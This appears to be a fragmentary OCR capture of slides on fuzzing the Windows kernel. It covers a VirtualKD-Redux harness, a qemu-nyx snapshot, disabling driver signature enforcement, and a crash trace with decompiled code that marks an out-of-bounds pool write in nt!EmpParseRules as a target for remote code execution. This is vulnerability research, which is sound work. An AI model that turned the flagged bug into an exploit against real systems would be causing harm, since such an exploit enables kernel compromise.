

hook.cpp M
kdvm.cpp 4
VirtualKD-Redux > Lib > kdvmguestlib > kdvm.cpp > ChannelHelper<DefaultRPCChannel>

```
    static NTSTATUS KdDebuggerInitialize0(PVOID lpLoaderParameterBlock)
    {
#ifdef VKD_EXPERIMENTAL_PACKET_POLL_DIVIDER_SUPPORT
        s_PacketPollRequestsToSkip = 0;
#endif

        //PVOID hMod = KernelGetModuleBase("ntoskrnl.exe");
        PVOID hMod = GetModuleBaseAddress(&IofCallDriver);
        setup((size_t)hMod);
        return STATUS_INVALID_PARAMETER;
    }
```



Start fuzzing harness code from opensource code base

- St



```
$ ../packer/qemu_tool.sh create_snapshot vnext.img 2048 ./ntos_fuzz
CREATE_SNAPSHOT
qemu-system-x86_64: warning: host doesn't support requested feature: CPUID.07H:EBX.hle [bit 4]
qemu-system-x86_64: warning: host doesn't support requested feature: CPUID.07H:EBX.rtm [bit 11]
[!] qemu-nyx: preparing to create pre image...
Creating pre image snapshot[qemu-nyx] switching to secondary CoW buffer
```

```
                              Advanced Boot Options

Choose Advanced Options for: Disable Signature Enforcement Manually!!! (Press
F8) [VKD-Redux]
(Use the arrow keys to highlight your choice.)

    Enable Boot Logging
    Enable low-resolution video
    Last Known Good Configuration (advanced)
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement
    Disable Early Launch Anti-Malware Driver

    Start Windows Normally

Description: Allows drivers containing improper signatures to be loaded.

ENTER=Choose                                                      ESC=Cancel
```

Install VirtualKD-Re

This program will prepare
be updated accordingly.

● Create a new boot en

Disable Signature Enfo

○ Use existing entry "W


☑ Set VirtualKD-Redux

☑ Replace kdcom.dll (r

□ Patch winload to forc

□ Install VisualDDK La


Analyzing the crash



id_000000,sig_00,src_000419,time_306686,execs_34066,op_havoc,rep_2

```
1: kd> .trap 0xfffff8864ca06f50
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=fffffffffffffff8
rdx=ffff9c0e1f960600 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80235986c69 rsp=fffff8864ca070e0 rbp=0000000000000101
 r8=ffff9c0e1f99a150  r9=0000000000000002 r10=0000000000000543
r11=ffff9c0e1f9a9fa0 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
nt!EmpParseRules+0x275:
fffff802`35986c69 483919          cmp     qword ptr [rcx],rbx ds:ffffffff`fffffff8=????????????????
1: kd> kf
  *** Stack trace for last set context - .thread/.cxr resets it
 #   Memory  Child-SP          RetAddr               Call Site
00           fffff886`4ca070e0 fffff802`35985f77     nt!EmpParseRules+0x275
01        70 fffff886`4ca07150 fffff802`359cec43     nt!EmpParseInfDatabase+0x97
02        40 fffff886`4ca07190 fffff802`3597ce6b     nt!EmInitSystem+0x12b
03       240 fffff886`4ca073d0 fffff802`354992a3     nt!Phase1InitializationDiscard+0xe63
04       1a0 fffff886`4ca07570 fffff802`35263a2a     nt!Phase1Initialization+0x23
05        40 fffff886`4ca075b0 fffff802`3546e2d4     nt!PspSystemThreadStartup+0x5a
06        50 fffff886`4ca07600 00000000`00000000     nt!KiStartSystemThread+0x34
```

Do RE job, find RCE



```
    Pool2 = (GUID *)ExAllocatePool2(0x100ui64, (int)(8 * SectionLineIndexValueCount + 0x38), 'tiME');// oob
    oob_object_size_10 = (__int64)Pool2;
    if ( !Pool2 )
      return 0xC000009A;
    GuidFromName = EmpInfParseGetGuidFromName((__int64)a1, (__int64)"CallbackGuidDef", KeyName, Pool2);
    if ( GuidFromName < 0 )
      break;
    if ( (__int64)EmpSearchCallbackDatabase((_QWORD *)oob_object_size_10) )
      goto LABEL_13;
    *(_DWORD *)(oob_object_size_10 + 0x40) = v7 - 2;
    SectionLineIndex = (const char *)CmpGetSectionLineIndex(a1, "CallbackDef", v2, 0);
    if ( !SectionLineIndex )
      break;
    *(_DWORD *)(oob_object_size_10 + 0x38) = strtoul(SectionLineIndex, 0i64, 10);
    v12 = (const char *)CmpGetSectionLineIndex(a1, "CallbackDef", v2, 1u);
    if ( !v12 )
      break;
    *(_DWORD *)(oob_object_size_10 + 0x3C) = strtoul(v12, 0i64, 10);
    for ( i = 2; i < v7; ++i )
    {
      v14 = (
      GuidFro
      if ( Gu
      {
        ++v2;
        ExFre
        goto
      }
      v16 = i
      *(_QWORD
    }
    *(_QWORD
    *(_QWORD
    ++v2;
    *(_DWORD
    *(_QWORD
    ++EmpNumbe
    *(_QWORD *)(oob_object_size_10 + 0x28) = EmpCallbackListHead;
    EmpCallbackListHead = oob_object_size_10 + 0x28;
  }
  v10 = (GUID *)oob_object_size_10;
LABEL_13:
  ExFreePoolWithTag(v10, 'tiME');
  goto LABEL_5;
}
```


00AE0C15 EmpParseCallbacks:53 (140B86C15)

```
ExAllocatePool2(0x100ui64, (int)(8 * SectionLineIndexValueCount + 0x38),
```

```
*(_DWORD *)(oob_object_size_10 + 0x38) = strtoul(SectionLineIndex,
v12 = (const char *)CmpGetSectionLineIndex(a1, "CallbackDef", v2,
if ( !v12 )
  break;
*(_DWORD *)(oob_object_size_10 + 0x3C) = strtoul(v12, 0i64, 10);
```

